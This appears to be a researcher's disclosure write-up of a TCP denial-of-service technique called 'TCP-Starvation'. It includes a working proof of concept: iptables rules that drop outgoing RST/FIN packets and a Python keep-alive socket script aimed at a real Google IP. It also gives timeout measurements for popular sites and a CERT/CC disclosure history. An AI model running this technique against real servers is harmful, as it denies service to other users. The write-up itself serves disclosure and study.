TCP-Starvation

Some time ago, I found a design flaw/vulnerability which affects most TCP services and allows for a new variant of denial of service. This attack can multiply the efficiency of a traditional DoS by a large amount, depending on what the target and purpose may be.

The idea behind this attack is to close a TCP session on the attacker's side, while leaving it open for the victim. Looping this will quickly fill up the victim's session limit, effectively denying other users to access the service.

This is possible by abusing RFC793, which lacks an exception if reset is not sent.

```
RFC793 page 36
As a general rule, reset (RST) must be sent whenever a segment arrives
which apparently is not intended for the current connection. A reset
must not be sent if it is not clear that this is the case.
```

What does this affect?

- Most services running on TCP
- Product handling TCP sessions such as:
  - Firewalls with session based policies
  - Routers and firewalls with NAT tables
  - Load balancers
  - and probably a lot more


Proof of Concept

Connect to a device with root privileges and drop all outgoing RST and FIN packets towards the victim server.


```
iptables -A OUTPUT -d 173.194.222.100 -p tcp --dport 80 --tcp-flags RST RST -j DROP
iptables -A OUTPUT -d 173.194.222.100 -p tcp --dport 80 --tcp-flags FIN FIN -j DROP
```

The python script below will close the TCP connection early, instead of waiting for a response.

```
#/usr/bin/python
import socket
header = ('GET / HTTP/1.1\r\n'
          'Host: www.google.com\r\n'
          'Connection: keep-alive\r\n\r\n')
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)
s.connect(('173.194.222.100', 80))
s.send(header)
s.close()
```



)



By adding a "Connection: keep-alive" to http/https request, increases the session hold time to at least the keep-alive time specified by the server.

The last packet from 173.194.222.100 is sent roughly 120 seconds after the attack occurred. In most cases, the attack lasts equal to the time between first and last packet received, plus the time between last and second last packet.
This is because the server may not send out a "I'm done with you" packet at the end of it's FIN_WAIT1 state., something that can be confirmed by monitoring netstat during the attack on the victim side.
So for google.com, I would expect the total attack duration per request would be: (127-10)+(127-97) = 147 rounded up to 150 seconds.

Test on a few different protocols

```
Protocol    Session Timeout     Software Version
HTTP        320                 Apache httpd 2.4.27 (Linux ubuntu 4.13.0-21-generic)
HTTPS       320                 Apache httpd 2.4.27 (Linux ubuntu 4.13.0-21-generic)
SSH         195                 OpenSSH 7.5p1 (Linux ubuntu 4.13.0-21-generic)
SMTP        310                 Postfix smtpd (Linux ubuntu 4.13.0-21-generic)
```


Timeout values seem to depend on the application itself, as well as the kernel values such as https://www.kernel.org/doc/Documentation/networking/nf_conntrack-sysctl.txt
Result may variate between different protocols, kernels and settings.

Estimated TCP session timeout on a few popular sites

google.com: 150sec
facebook.com: 200sec
wikipedia.org: 90sec
twitter.com: 1020sec
reddit.com: 710sec

And if you weaponize it?

https://www.youtube.com/watch?v=6rE0hMq6_gQ



Disclosure

This vulnerability has been a real nightmare to disclose responsible. It could take several months before getting a reply with "TCP vulnerabilities are not within our scope.", or just no answers at all. After multiple of disclosing attempts, I finally got in contact with EFF https://www.eff.org/security which pointed me in the right direction of CERT Coordination Center (CERT/CC) https://www.cert.org/, where the case was quickly handled with:

After analysis, we believe we have determined that this attack is a variant of a NAPTHA attack, CVE-2000-1039. We previously published an advisory on these types of attacks: https://www.cert.org/historical/advisories/CA-2000-21.cfm and a longer research report is available at https://www.giac.org/paper/gsec/313/naptha-type-denial-of-service-attack/100899.

We're looking at updating the advisory to specify TCP RST packets too, but the problem in general appears to be a publicly known one. It's also unclear how the RFC could be updated to prevent this sort of attack in TCP.

Q/A

Q: How do I defend myself?
A: Defending yourself means you have to tweak the timeout and retransmission settings, this could affect users with poor connections in a negative way.

Q: Will you release kittenzlauncher from that youtube video?
A: Not planning to do so. Giving script kiddies a newb friendly attack tool with a ton of evasion and attack functionality would probably piss off more people than make others happy.